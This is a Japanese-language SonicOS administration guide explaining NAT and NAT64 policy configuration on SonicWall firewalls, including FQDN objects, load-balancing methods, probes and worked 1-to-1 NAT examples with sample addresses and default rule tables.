
SonicOS では、元の送信元/送信先に FQDN アドレス オブジェクトを使用する NAT ポリシーがサポートされています。

次のような使用事例があります。


- FQDN を使用して、ローカル サーバにパブリック IP アドレスを指定します。



- パブリック サーバを FQDN で指定することで、既知の IP アドレスを持つサーバに置き換わっても同じ送信先を使用できます。



- クライアントと FQDN 間のトラフィックに、送信インターフェースの IP とは異なる送信元 IP アドレスを付与してルーティングします。



次の機能がサポートされています。

- NAT ポリシーの IP バージョンに応じて、元の送信元/送信先に、純粋な FQDN、もしくは FQDN とその他の IPv4 または IPv6 を使用するアドレス グループを指定できます。新しい FQDN アドレス オブジェクトは、「ポリシー > ルールとポリシー | NAT ルール」ページから直接作成することができます。
FQDN は、変換後の送信元/送信先ではサポートされません。
- 変換前/変換後、送信元/送信先フィールドの設定を基にしてもバージョンが曖昧な場合にのみ、NAT ポリシーに IP バージョン オプションを利用できます。IPv4 または IPv6 のいずれかを選択する必要があります。

- NAT ポリシーの FQDN オブジェクトにカーソルを移動すると、NAT ポリシーと同じ IP バージョンの IP アドレスが表示されます。
- NAT 変換の実行時には、NAT における IP バージョンの IP アドレスのみ考慮されます。
- 元の送信元または送信先フィールドで FQDN を使用している場合、「詳細」ページは無効になります。プローブが有効になっているか、NAT 方式がスティッキー IP のような既定ではない値に設定されているか、またはこれら双方に該当する場合は、元の送信元/送信先アドレス オブジェクトのどちらにも FQDN を含める変更を行うことができません。
- FQDN ベースの NAT ポリシーは高可用性の設定でサポートされています。

送信元 MAC アドレスの置き換えについて

送信パケットまたはポート転送パケットの送信元 MAC アドレスを、NAT ポリシーで指定した MAC アドレスで置き換えることができる内部オプションが追加されています。既定では、このオプションを使用せずに、出力インターフェースの MAC アドレスがパケットの送信元 MAC アドレスとして使用されます。

また、この機能は既定で無効になっており、内部設定を使って有効にできます。内部設定については、*SonicWall* テクニカル サポートまでお問い合わせください。

NAT ポリシー エントリの表示

トピック:

- [表示の変更](#)
- [表示のフィルタリング](#)

表示の変更

「ポリシー | ルールとポリシー > NAT ルール」ページの上には、「検索」、「IP バージョン」、「表示」、「名前の追加」、「削除」、「再表示」などの表示オプションが用意されています。



ページの上にある「表示」ドロップダウン メニューで次のいずれかのオプションを選択して、NAT ポリシーの表示を変更できます。

すべての種別	ユーザ定義ポリシーおよび既定のポリシーを含むすべての NAT ポリシーが表示されます。
ユーザ定義	NAT ポリシーをまだ作成していない初期段階では、既定のポリシーだけが表示されます。
既定	設定した NAT ポリシーだけが表示されます。
既定	既定のポリシーだけが表示されます。

表示のフィルタリング

「検索」フィールドにポリシー番号（「#」列に記載されている番号）を入力することにより、特定の NAT ポリシーを表示できます。「検索」フィールドを使用して、英数字の検索パターン（WLAN、X1 IP、Private など）を入力して関心のあるポリシーのみを表示することもできます。

ポリシーに関する情報の表示

「NAT ポリシー」テーブルの「コメント」列にあるコメントアイコンの上にポインタを移動すると、ユーザ定義ポリシーについては、「NAT ポリシーの追加」ダイアログの「コメント」フィールドに入力したコメントが表示されます。既定のポリシーには、IKE NAT ポリシーや NAT 管理用ポリシーなど、NAT ポリシーの種別の簡単な説明があります。

「NAT ポリシー」テーブルの「設定」列にある統計アイコンの上にポインタを移動すると、NAT ポリシーのトラフィック統計情報が表示されます。

「NAT または NAT64 の追加または編集」ポリシー

① | **補足:** 既定の NAT ポリシーは編集できません。

さまざまな種別の NAT ポリシーの例については、「NAT ポリシーの作成: 例」を参照してください。

NAT または NAT64 ポリシーを作成または編集するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > NAT ルール」に移動します。
2. 以下のいずれかを実行します。
 - 新しい NAT ポリシーを作成するには、ページの上にある「追加」をクリックします。「NAT ポリシーの追加」ダイアログが表示されます。
 - 既存の NAT ポリシーを編集するには、その NAT ポリシーの「設定」列にある編集アイコンを選択します。「NAT ポリシーの編集」ダイアログが表示されます。
この 2 つのダイアログは同じ内容ですが、「NAT ポリシーの編集」ダイアログの一部のオプションは変更できません。「IP バージョン」で「NAT64 のみ」が選択されている場合、オプションは変わりません。

NAT ルールの追加

名前

タグ

コメント

種別 IPv4 IPv6 NAT 64

有効

オリジナル

変換後

詳細 / 動作

変換前の送信元 ①

変換前の送信先 ①

変換前のサービス ①

着信インターフェース

発信インターフェース

図の表示

キャンセル 追加

NAT ルールの追加

名前

タグ

コメント

種別 IPv4 IPv6 NAT 64

有効

オリジナル

変換後

詳細 / 動作

IPv6 変換前の送信元 ①

Pref64 ①

変換前のサービス ①

着信インターフェース

発信インターフェース

図の表示

キャンセル 追加

3. 「一般」画面で、次の設定を行います。

- **名前:** NAT ポリシーを識別するためのわかりやすい一意の名前を入力します。
 - **変換前の送信元または IPv6 変換前の送信元:** このドロップダウンメニューの設定は、ファイアウォールを通過するパケット（インターフェース間を転送されるパケットや、VPNトンネルに入る/から出るパケット）の送信元の IP アドレスを識別するために使用されます。次の操作が可能です。
 - 事前定義されたアドレスオブジェクトを選択する
 - 「すべて」を選択する
 - 独自のアドレスオブジェクトを作成する
 エントリとして指定できるのは、単一のホストのエントリ、アドレス範囲、または IP サブネットです。FQDN アドレスオブジェクトがサポートされています。

① **ヒント:**「IPv6 変換前の送信元」では、IPv6 アドレスオブジェクトのみがドロップダウンメニューに表示され、作成可能です。
 - **変換後の送信元または変換後の IPv4 送信元** このドロップダウンメニューでは、「変換前の送信元」で指定した送信元からのパケットがファイアウォールから出るとき（つまり、別のインターフェースに転送されるか、VPNトンネルを出入りするときに）、送信元をどのアドレスに変換するかを設定します。次の操作が可能です。

- 事前定義されたアドレスオブジェクトを指定する
- 「オリジナル」を選択する
- 独自のアドレスオブジェクト エントリを作成する

エントリとして指定できるのは、単一のホストのエントリ、アドレス範囲、または IP サブネットです。

- **変換前の送信先または Pref64:** このドロップダウン メニューでは、ファイアウォールを通過するパケット（インターフェース間を転送されるパケットや、VPNトンネルを出入りするパケット）の送信先 IP アドレスを指定します。発信 NAT ではパケットの送信先は変更されず、送信元のみが変更されるので、発信 NAT ポリシーの作成時には、通常、このエントリは「すべて」に設定します。ただし、これらのアドレスオブジェクトのエントリとして、単一のホストのエントリ、アドレス範囲、または IP サブネットを指定することもできます。FQDN アドレスオブジェクトがサポートされています。
 - ① **ヒント:**「Pref64」の場合、これは NAT ポリシーの変換前の送信先です。IPv6 ネットワークアドレスオブジェクトのみがドロップダウン メニューに表示され、作成可能です。**Pref64** は常に `pref64::/n` ネットワークです。これは AAAA レコードを作成するために DNS64 によって使用されます。
「既知の Pref64」を選択することも、ネットワークアドレスオブジェクトを Pref64 として設定することもできます。
- **変換後の送信先:** このドロップダウン メニューでは、「変換前の送信先」で指定した送信先へのパケットがファイアウォールから出るとき（つまり、別のインターフェースに転送されるか、VPNトンネルを出入りするときに）、送信先をどのアドレスに変換するかを設定します。発信 NAT ではパケットの送信先は変更されず、送信元のみが変更されるので、発信 NAT ポリシーの作成時には、通常、このエントリは「オリジナル」に設定します。ただし、これらのアドレスオブジェクトのエントリとして、単一のホストのエントリ、アドレス範囲、または IP サブネットを指定することもできます。
 - ① **補足:**「IP バージョン」が「NAT64 のみ」の場合、このオプションは「埋め込み IPv4 アドレス」に設定され、変更できません。
- **変換前のサービス:** このドロップダウン メニューでは、ファイアウォールを通過するパケット（インターフェース間を転送されるパケットや、VPNトンネルを出入りするパケット）の IP サービスを指定します。ユーザはファイアウォールの事前定義されたサービスを使用するか、または独自のエントリを作成することができます。多くの場合、NAT ポリシーでは送信元または送信先の IP アドレスのみを変更するので、このフィールドは「すべて」に設定します。
 - ① **補足:**「IP バージョン」が「NAT64 のみ」の場合、このオプションは「ICMP UDP TCP」に設定され、変更できません。
- **変換後のサービス:** このドロップダウン メニューでは、「変換前のサービス」で指定したサービスのパケットがファイアウォールから出るとき（つまり、別のインターフェースに転送されるか、VPNトンネルを出入りするときに）、そのサービスをどのサービスに変換するかを設定します。ユーザはファイアウォールの事前定義されたサービスを使用するか、または独自のエントリを作成することができます。多くの場合、NAT ポリシーでは送信元または送信先の IP アドレスのみを変更するので、このフィールドは「オリジナル」に設定します。
 - ① **補足:**「IP バージョン」が「NAT64 のみ」の場合、このオプションは「変換前」に設定され、変更できません。
- **受信インターフェース:** このドロップダウン メニューでは、パケットを受信するインターフェースを指定します。既定は「すべて」です。
VPNトンネルは実際のインターフェースではないので、VPN を扱う場合は、通常、「すべて」（既定）に設定します。
- **発信インターフェース:** このドロップダウン メニューでは、NAT ポリシー適用後のパケットを送信するインターフェースを指定します。このフィールドは主に、どの WAN インターフェースに変換を適用するかを指定するために使用されます。

- ① **重要:**このフィールドの設定は、NAT ポリシーのさまざまなフィールドの中でも特に混乱しやすいので注意してください。

VPNトンネルは実際のインターフェースではないので、VPNを扱う場合は、通常、「すべて」(既定)に設定します。また、「NAT ポリシーの作成: 例」に記載されているように、送信先をパブリック IP アドレスからプライベート IP アドレスに再割付する受信 1 対 1 NAT ポリシーの作成時には、このフィールドを「すべて」に設定する必要があります。

- **コメント:**このフィールドは NAT ポリシー登録の説明を記述するために使用できます。フィールドに入力できるのは最大 32 文字です。保存後に「ポリシー | ルールとポリシー > NAT ルール」メインページで NAT ポリシー エントリの「コメント」アイコンにマウスを移動すると、ここで指定した説明が表示されます。コメントは、マウスが「コメント」アイコン上にある間、ポップアップ ダイアログに表示されます。
- **IP バージョン:** IP バージョンを選択します。

- ① **補足:**「NAT ポリシーの編集」ダイアログでは IP バージョンを変更できません。

- IPv4 のみ (既定)
- IPv6 のみ
- NAT64 のみ

- ① **重要:**「NAT ポリシーの追加」ダイアログのオプションは、「NAT64 のみ」が選択されると変更され、「詳細」ビューは使用できなくなります。

- **NAT ポリシーを有効にする:** 既定では、このチェックボックスがオンになっています。これは、新しい NAT ポリシーが保存された瞬間に有効になることを意味します。NAT ポリシー エントリを作成しても、すぐに有効にしないようにするには、このチェックボックスをオフにします。
 - **再帰ポリシーを作成する:** このチェックボックスをオンにすると、「NAT ポリシーの追加」ダイアログで定義した NAT ポリシーに対応するミラーの発信または受信 NAT ポリシーが自動的に作成されます。このオプションは、既定では選択されていません。
 - **DNS 改竄を有効にする:** このチェックボックスをオンにすると、NSv によるドメイン ネーム システム 応答での埋め込み IP アドレスの変更が可能になるので、クライアントはサーバの正しい IP アドレスを取得できます。「DNS 改竄」を参照してください。
4. NAT 負荷分散を設定するには、「詳細」を選択します。それ以外の場合は、ステップ 8 にスキップして、現在の構成でポリシーを追加します。

- ① **補足:**「詳細」ビューは、「NAT64 のみ」が「IP バージョン」で選択されているか、「FQDN」のアドレス オブジェクト/グループが「変換前の送信元」または「変換前の送信先」で選択されている場合は、表示されません。

NAT ルールの追加

名前

タグ

コメント

種別 IPv4 IPv6 NAT 64

有効

オリジナル
変換後
詳細 / 動作

NAT 方式

送信元ポートの変換を無効にする

プローブを有効にする

プローブ間隔 秒

プローブ種別

ポート

応答タイムアウト 秒

次に達したらホストを停止する 回の失敗した間隔

次に達したらホストを再度有効にする 回の成功した間隔

ポートプローブを有効にする

RST 応答を未応答としてカウントする

図の表示

キャンセル

追加

① **補足:**「送信元ポートの変換を無効にする」オプションを除き、このタブの他のすべてのオプションは、「一般」画面のいずれかのドロップダウンメニューでグループを指定したときだけ有効になります。このタブが無効の場合、NAT ポリシーでは NAT 方式として既定の「スティッキー IP」が使用されます。

5. 「NAT 方式」の「詳細」画面で、「NAT 方式」ドロップダウンリストから次のいずれかを選択します。
 - **スティッキー IP** — 送信元 IP は、(その接続先が接続可能な状態であるならば) 常に同じ送信先に接続されます。この方式は、ウェブアプリケーション、ウェブフォーム、ショッピングカートアプリケーションなど、接続の恒久性が要求される公開ホストのサイトに最適です。これは既定のメカニズムであり、ほとんどの配備環境では、この方式を使用することをお勧めします。
 - **ラウンドロビン** — 送信元 IP は、循環的な順序で、動作中の負荷分散対象の各リソースに順に振り分けられます。この方式は、恒久性が要求されない状況で負荷を均等に分散したい場合に最適です。
 - **ブロック再割付/対称再割付** — この 2 つの方式は、送信元 IP アドレス/ネットワークが既知のとき(特定のサブネットからのトラフィックの変換方法を精密に制御したい場合など)に有用です。
 - **ランダム分散** — 送信元 IP は、各送信先 IP にランダムに接続されます。この方式は、トラフィックを対象の内部リソース全体に無作為に分散させたい場合に有用です。

NAT 方式がスティッキー IP 以外のいずれかに設定されている場合、FQDN ベースのアドレスオブジェクトは「変換前の送信元」や「変換前の送信先」で使用できません。
6. 必要に応じて、ファイアウォールで NAT ポリシーの IP アドレス変換のみを行い、ポート変換を行わないように指定するには、「送信元ポートの変換を無効にする」チェックボックスをオンにします。SonicOS は、ほかの NAT マッピングを実行している間も接続の送信元ポートを保持します。このオプションは、送信元 IP アドレスが変換されている場合の NAT ポリシーの追加または編集時に使用

できます。このオプションは、既定では選択されていません。

① **補足:** このオプションは、「**変換後の送信元**」(「**一般**」ビュー上)が「**オリジナル**」に設定されている場合、無効で淡色表示になります。

メンテナンスその他の理由でインターフェースを一時的にオフラインにすると、このオプションを選択します。接続していたリンクは切断されます。チェックボックスをオフにすると、インターフェースが有効になり再びリンクが接続されます。

7. 「**高可用性**」セクションで、オプションで「**論理監視を有効にする**」を選択します。このチェックボックスがオンの場合、SonicOS は、2つの方法 (ICMP Ping による単純な問い合わせによってリソースが動作中であるかを判断する方法と、TCP ソケットが開いているかを問い合わせ、リソースが動作中であるかを判断する方法) のどちらかを使用して、負荷分散グループ内のアドレスの動作状態を監視します。この問い合わせは設定可能な一定の間隔で行われ、これにより、応答のないリソースへのトラフィックの振り分けの中止と、応答が復活した時点でのそのリソースの使用再開が可能になります。

「**論理監視を有効にする**」チェックボックスをオンにすると、以下のオプションが利用可能になります。

- **ホストを n 秒おきにプローブする** – ホストのプローブ間隔を指定します。既定値は 5 秒です。
 - **プローブ種別** – プローブ種別 (TCP など) をドロップダウン メニューから選択します。既定値は **Ping (ICMP)** です。
 - **ポート-ポート**を指定します。既定値は **80** です。
 - **応答タイムアウト** – タイムアウトまでの最大時間を指定します。既定値は 1 秒です。
 - **次に達したらホストを停止する: n 回の失敗した間隔** – この回数を超えて応答が無い場合はホストを停止します。既定値は **3** です。
 - **次に達したらホストを再度有効にする: n 回の成功した間隔** – この回数以上応答に成功した場合はホストを再度有効にします。既定値は **3** です。
 - **ポートプローブを有効にする** – 上で選択した「**プローブ種別**」を使用してポートプローブを有効にする場合に選択します。このオプションを選択すると、負荷分散時にポートも考慮するように NAT 機能が強化されます。このオプションは、既定では無効になっています。
 - **RST 応答を未応答としてカウントする** – RST 応答を未応答としてカウントするときに選択します。このオプションは、「**ポートプローブを有効にする**」を選択した場合に、既定で選択されます。
 - ① **補足:** プローブが有効になっている場合、FQDN ベースのアドレスオブジェクトは「**変換前の送信元**」や「**変換前の送信先**」で使用できません。
8. 「**追加**」をクリックして NAT ポリシーを追加するか、ポリシーを編集する場合は「**OK**」をクリックします。

NAT ポリシーの削除

1 つの NAT ポリシーを削除するには、NAT ルール エントリの「**構成**」列にある「**削除**」アイコン (X) をクリックします。このアイコンが淡色表示である場合、その NAT ポリシーは既定のエントリなので削除できません。

1 つまたは複数のユーザ定義 NAT ポリシーを削除するには、ポリシーのチェックボックスをオンにして、テーブルの上部にある「**削除**」をクリックします。

すべてのユーザ定義ポリシーを削除するには、NAT ルール テーブルの左上にあるチェックボックスをオンにします。すべてのユーザ定義ポリシーが選択されます。テーブルの上部にある「削除」をクリックします。

既定のポリシーは削除できません。

NAT ルール ポリシーの作成 例

NAT ルール ポリシーを使用すると、送信元 IP アドレス、送信先 IP アドレス、および送信先サービスの一致する組み合わせに基づいて NAT (ネットワーク アドレス変換) を柔軟に制御できます。NAT はポリシーに基づいて適用されるため、異なる種類の NAT を同時に配備することができます。

特に指定のないかぎり、このセクションの例では、次の IP アドレスを例として使用して、NAT ポリシーの作成と有効化を実証しています。以下の例の IP アドレスを置き換えることにより、実際のネットワーク用の NAT ルール ポリシーを作成できます。

- 192.168.10.0/24 (インターフェース X0 上の IP サブネット)
- 67.115.118.64/27 (インターフェース X1 上の IP サブネット)
- 192.168.30.0/24 (インターフェース X3 上の IP サブネット)
- X0 の IP アドレスは 192.168.10.1
- X1 の IP アドレスは 67.115.118.68
- ウェブ サーバの“プライベート”アドレスは 192.168.30.200
- ウェブ サーバの“パブリック”アドレスは 67.115.118.70
- パブリック IP アドレス範囲 67.115.118.71 - 67.115.118.74

トピック:

- [着信トラフィック用の 1 対 1 の NAT ポリシーの作成](#)
- [着信トラフィック用の 1 対 1 の NAT ポリシーの作成](#)
- [1 対 1 の NAT ポリシーによる着信ポート アドレス変換](#)
- [WAN IP アドレス経由の着信ポート アドレス変換](#)
- [多対 1 の NAT ポリシーの作成](#)
- [多対多の NAT ポリシーの作成](#)
- [1 対多の NAT 負荷分散ポリシーの作成](#)
- [2 台のウェブ サーバの NAT 負荷分散の設定](#)
- [NAT64 ポリシーのための WAN から WAN へのアクセス ルールの作成](#)

着信トラフィック用の 1 対 1 の NAT ポリシーの作成

1 対 1 NAT ポリシーは、SonicWall セキュリティ装置で最も一般的に使用される NAT ポリシーの種別です。このポリシーによって、外部の公開 IP アドレスを内部のプライベート IP アドレスに変換できます。この NAT ポリシーを「許可」アクセス ルールと組み合わせると、公開 IP アドレスを使用して、任意の送信元を内部サーバに接続できます。ファイアウォールは、プライベート アドレスと公開アドレス間の変換を処理します。このポリシーを適用すると、ファイアウォールは、webserver_public_ip へ着信したトラフィックを、webserver_private_ip に送信します。

また、すべてのユーザがウェブ サーバのパブリック IP アドレス経由でウェブ サーバへの HTTP 接続を確立できるようにアクセス ポリシーを作成し、さらに NAT ポリシーも作成する必要があります。

この1対1インバウンドNATポリシーのミラー(リフレクティブ)ポリシーについては、「[発信トラフィック用の1対1のNATポリシーの作成](#)」を参照してください。

内部サーバの実際のリスニングポートを隠し、別のポートのサーバにパブリックアクセスを提供する場合は、「[1対1のNATポリシーによる着信ポートアドレス変換](#)」を参照してください。

着信トラフィック用の1対1のポリシーを作成するには、以下の手順に従います。

1. 「ポリシー | ルールとポリシー > アクセスルール」ページに移動します。

一般	ゾーン	アドレス	サービス	ユーザ	スケジュール				
1 (M) 0	Default Access Rule_1	LAN	LAN	すべて	すべての X2 管理 IP	SNMP	すべて	なし	常に有効
2 (M) 13	Default Access Rule_2	LAN	LAN	すべて	すべての X2 管理 IP	Ping	すべて	なし	常に有効
3 (M) 0	Default Access Rule_3	LAN	LAN	すべて	すべての X2 管理 IP	SSH 管理	すべて	なし	常に有効
4 (M) 0	Default Access Rule_4	LAN	LAN	すべて	すべての X2 管理 IP	HTTPS 管理	すべて	なし	常に有効
5 (M) 0	Default Access Rule_5	LAN	LAN	すべて	すべての X2 管理 IP	HTTP 管理	すべて	なし	常に有効
6 (M) 0	Default Access Rule_6	LAN	LAN	すべて	すべての X0 管理 IP	Ping	すべて	なし	常に有効
7 (M) 0	Default Access Rule_7	LAN	LAN	すべて	すべての X0 管理 IP	HTTPS 管理	すべて	なし	常に有効
8 (M) 0	Default Access Rule_8	LAN	LAN	すべて	すべての X0 管理 IP	HTTP 管理	すべて	なし	常に有効
9 (M) 0	Default Access Rule_9	LAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効
10 (M) 13.1k	Default Access Rule_10	LAN	WAN	すべて	すべて	すべて	すべて	なし	常に有効
11 (M) 0	Default Access Rule_11	LAN	DMZ	すべて	すべて	すべて	すべて	なし	常に有効
12 (M) 0	Default Access Rule_12	LAN	VPN	すべて	WAN リモートアクセス	すべて	すべて	なし	常に有効
13 (M) 0	Default Access Rule_13	LAN	VPN	すべて	WAN リモートアクセス	すべて	すべて	なし	常に有効
15 (M) 0	Default Access Rule_15	LAN	WLAN	すべて	すべて	すべて	すべて	なし	常に有効
16 (M) 0	Default Access Rule_16	WAN	LAN	すべて	すべて	すべて	すべて	なし	常に有効
17 (M) 0	Default Access Rule_17	WAN	WAN	すべて	すべての X1 管理 IP	SNMP	すべて	なし	常に有効
18 (M) 1	Default Access Rule_18	WAN	WAN	すべて	すべての X1 管理 IP	Ping	すべて	なし	常に有効
19 (M) 0	Default Access Rule_19	WAN	WAN	すべて	すべての X1 管理 IP	SSH 管理	すべて	なし	常に有効
20 (M) 42.7k	Default Access Rule_20	WAN	WAN	すべて	すべての X1 管理 IP	HTTPS 管理	すべて	なし	常に有効

2. 「+ ルールの追加」をクリックして「アクセスルールの作成」ダイアログを表示します。
3. 次の例に示されている値を入力します。オプションの選択: 1対1着信トラフィックのアクセスルールの例。

オプションの選択: 1対1着信トラフィックのアクセスルールの例

オプション	値
動作	許可
変更前:	WAN
変更後:	サーバが配置されているゾーンを選択します。
送信元ポート	ポートを選択します。既定値は「すべて」です。「送信元ポート」を設定すると、アクセスルールは選択されたサービスオブジェクト/グループで定義されている送信元ポートに基づいてトラフィックをフィルタ処理します。選択されたサービスオブジェクト/グループには、「サービス」で選択するのと同じプロトコル種別が設定されている必要があります。
サービス	HTTP
送信元	すべて
送信先	webserver_public_ip (サーバのパブリック IP アドレスを含むアドレスオブジェクト)
包含ユーザ	すべて(既定)
除外ユーザ	なし(既定)
スケジュール	常に有効(既定)
コメント	簡単な説明を入力

オプション	値
ログを有効にする	選択
断片化パケットを許可する	選択
他のすべてのオプション	選択解除

4. 「適用」を選択します。ルールが追加されます。「アクセスルール」ウィザードを続行して、追加のルールを設定することもできます。
5. 「終了」をクリックします。
6. 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。
7. 「+ 名前」をクリックして、「NAT ポリシーの追加」ダイアログを表示します。
8. 表に示されている値を設定します（「オプションの選択: 1 対 1 着信 NAT ポリシー」の表を参照）。

オプションの選択: 1 対 1 着信 NAT ポリシー

オプション	値
変換前の送信元	すべて
変換後の送信元	変換前
変換前の送信先	webserver_public_ip
変換後の送信先	webserver_private_ip
変換前のサービス	HTTP
変換後のサービス	変換前
着信インターフェース	X1
発信インターフェース	すべて 補足: サーバが接続されているインターフェースではなく、「すべて」を選択します。
コメント	簡単な説明を入力
NAT ポリシーを有効にする	オン
再帰ポリシーを作成する	チェックされていない

9. 「追加」、「閉じる」の順にクリックします。

設定が完了したら、パブリックインターネット上に配置されているシステムを使用して、ウェブサーバのパブリック IP アドレスへのアクセスを試行します。正常に接続できるはずですが、接続不可の場合は、このセクションと「発信トラフィック用の 1 対 1 の NAT ポリシーの作成」セクションを調べて、必要なすべての項目を正しく設定したことを確認します。

着信トラフィック用の 1 対 1 の NAT ポリシーの作成

着信トラフィック用の 1 対 1 の NAT は、外部のパブリック IP アドレスを内部のプライベート IP アドレスに変換できます。この NAT ポリシーを“許可”アクセスポリシーと組み合わせると、任意の送信元がパブリック IP アドレスを使用して内部サーバに接続できるようになります。これは、他の送信先へのトラフィックを開始する際に特定の IP アドレスを使用するために、特定のシステム（サーバなど）を必要とする場合に便利です。このポリシーを適用すると、SonicWALL セキュリティ装置は、WAN インターフェース（既定では X1 インターフェース）経由での接続要求の到

着時に、サーバのパブリック IP アドレスをプライベート IP アドレスに変換します。以下では、必要なアドレス オブジェクトとともに NAT ポリシーを作成し、同時に発信トラフィック用の再帰 NAT ポリシーも作成します。再帰 NAT ポリシーについては、「[着信トラフィック用の 1 対 1 の NAT ポリシーの作成](#)」を参照してください。

発信トラフィック用の 1 対 1 のポリシーを作成するには、以下の手順に従います。

1. 「オブジェクト | 一致オブジェクト > アドレス」ページに移動します。

#	オブジェクト名	アドレス	種別	IPバージョン	ゾーン	状態	クラス	機能
1	X0 IP	192.168.168.168/255.255.255.255	ホスト	ipv4	LAN	既定	既定	編集 削除
2	X1 IP	192.168.95.102/255.255.255.255	ホスト	ipv4	WAN	既定	既定	編集 削除
3	X2 IP	192.168.94.102/255.255.255.255	ホスト	ipv4	LAN	既定	既定	編集 削除
4	X3 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
5	X4 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
6	X5 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
7	X6 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
8	X7 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
9	X8 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
10	X9 IP	0.0.0.0/255.255.255.255	ホスト	ipv4		既定	既定	編集 削除
11	U0 IP	0.0.0.0/255.255.255.255	ホスト	ipv4	WAN	既定	既定	編集 削除
12	Default Gateway	0.0.0.0/255.255.255.255	ホスト	ipv4	WAN	既定	既定	編集 削除
13	デフォルト アクティブ WAN IP	192.168.95.102/255.255.255.255	ホスト	ipv4	WAN	既定	既定	編集 削除
14	X0 サブネット	192.168.168.0/255.255.255.0	ネットワーク	ipv4	LAN	既定	既定	編集 削除
15	X2 サブネット	192.168.94.0/255.255.255.0	ネットワーク	ipv4	LAN	既定	既定	編集 削除
16	X3 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	編集 削除
17	X4 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	編集 削除
18	X5 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	編集 削除
19	X6 サブネット	0.0.0.0/255.255.255.255	ネットワーク	ipv4		既定	既定	編集 削除

2. ページの上部にある「+ 追加」をクリックします。「アドレス オブジェクト設定」ダイアログが表示されます。

アドレス オブジェクト設定

アドレス オブジェクト設定

名前

ゾーンの割り当て

種別

IP アドレス

3. 「名前」フィールドに、`webserver_private_ip` など、サーバのプライベート IP アドレスのわかりやすい説明を入力します。
4. 「ゾーンの割り当て」ドロップダウン メニューから、サーバに割り当てるゾーンを選択します。
5. 「種別」ドロップダウン メニューで「ホスト」を選択します。
6. 「IP アドレス」フィールドにサーバのプライベート IP アドレスを入力します。
7. 「保存」をクリックします。新しいアドレス オブジェクトが「アドレス オブジェクト」テーブルに追加されます。

- 次に、ステップ2～ステップ7を繰り返して、「アドレスオブジェクト設定」ダイアログで別のオブジェクトをサーバのパブリックIPアドレス用に作成し、「ゾーンの割り当て」ドロップダウンメニューで「WAN」を選択します。「名前」には `webserver_public_ip` を使用します。
- 「保存」をクリックしてアドレスオブジェクトを作成します。新しいアドレスオブジェクトが「アドレスオブジェクト」テーブルに追加されます。
- 「キャンセル」をクリックして「アドレスオブジェクト設定」ダイアログを閉じます。
- 「ポリシー | ルールとポリシー > NAT ルール」ページに移動します。

一般		オリジナル							変換後	
名前	状況	受信インターフェース	送信インターフェース	送信元	送信先	サービス	送信元アドレス	送信先アドレス	サービス	
1	0	Default NAT Policy_3	X2	X2	すべて	X2 IP	SNMP	オリジナル	オリジナル	オリジナル
2	21	Default NAT Policy_4	X2	X2	すべて	X2 IP	Ping	オリジナル	オリジナル	オリジナル
3	0	Default NAT Policy_5	X2	X2	すべて	X2 IP	SSH 管理	オリジナル	オリジナル	オリジナル
4	0	Default NAT Policy_6	X2	X2	すべて	X2 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
5	0	Default NAT Policy_7	X2	X2	すべて	X2 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
6	0	Default NAT Policy_8	X1	X1	すべて	X1 IP	SNMP	オリジナル	オリジナル	オリジナル
7	1	Default NAT Policy_9	X1	X1	すべて	X1 IP	Ping	オリジナル	オリジナル	オリジナル
8	0	Default NAT Policy_10	X1	X1	すべて	X1 IP	SSH 管理	オリジナル	オリジナル	オリジナル
9	109.6k	Default NAT Policy_11	X1	X1	すべて	X1 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
10	2	Default NAT Policy_12	X1	X1	すべて	X1 IP	HTTP 管理	オリジナル	オリジナル	オリジナル
11	0	Default NAT Policy_13	X0	X0	すべて	X0 IP	Ping	オリジナル	オリジナル	オリジナル
12	0	Default NAT Policy_14	X0	X0	すべて	X0 IP	HTTPS 管理	オリジナル	オリジナル	オリジナル
